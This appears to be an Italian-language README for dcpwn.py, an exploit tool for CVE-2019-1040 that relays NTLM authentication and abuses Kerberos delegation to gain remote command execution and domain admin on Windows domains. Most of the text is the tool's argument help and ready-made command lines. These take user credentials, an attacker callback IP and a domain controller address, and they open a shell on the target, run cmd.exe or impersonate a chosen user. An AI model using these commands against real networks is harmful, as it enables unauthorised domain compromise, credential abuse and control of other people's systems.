
 ridter/cve-2019-1040-dcpwn
CVE-2019-1040 con delega Kerberos

Ottimo articolo! Sfruttare CVE-2019-1040 - Combinare vulnerabilità di relay per RCE e Domain Admin .
Quindi, ho scritto dcpwn.py per renderlo facile da usare.
Questi strumenti richiedono impacket. Puoi installarlo con pip
pip install impacket
usage: dcpwn.py [-h] [-u USERNAME] [-p PASSWORD] [--hashes HASHES] -d DOMAIN
                [--smb-port [destination port]] --callback-ip CALLBACK_IP
                --ldaps LDAPS --dc-ip DC_IP [--timeout TIMEOUT]
                [--impersonate IMPERSONATE] -t Target [-share SHARE]
                [--command [COMMAND [COMMAND ...]]] [--debug]

CVE-2019-1040 with Kerberos delegation

optional arguments:
  -h, --help            mostra questo messaggio di aiuto ed esci
  -u USERNAME, --user USERNAME
                        nome utente per l'autenticazione
  -p PASSWORD, --password PASSWORD
                        password per l'autenticazione, verrà richiesta se non
                        specificata e non vengono forniti hash NT:NTLM
  --hashes HASHES       hash LM:NT
  -d DOMAIN, --domain DOMAIN
                        dominio in cui si trova l'utente (nome di dominio FQDN
                        o NETBIOS)
  --smb-port [destination port]
                        porta di destinazione per connettersi al server SMB
  --callback-ip CALLBACK_IP
                        hostname o IP dell'attaccante
  --ldaps LDAPS         hostname o server ldaps
  --dc-ip DC_IP         indirizzo IP del controller di dominio
  --timeout TIMEOUT     timeout in secondi
  --impersonate IMPERSONATE
                        nome utente target che verrà impersonato (tramite
                        S4U2Self) per richiedere il ST. Tieni presente che
                        funzionerà solo se l'identità fornita in questo script
                        è autorizzata per la delega allo SPN specificato
  -t Target, --target Target
                        hostname/IP del server di destinazione
  -share SHARE          condivisione da cui verrà prelevato l'output (default
                        ADMIN$)
  --command [COMMAND [COMMAND ...]]
                        comando da eseguire sul target. Se vuoto avvierà una
                        shell semi-interattiva
  --debug               abilita output di debug
esempio:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target

Se vuoi eseguire un comando come cmd.exe, usa --command
esempio:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --command 'cmd.exe'
Se vuoi impersonare un utente specifico, usa --impersonate
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --impersonate someone






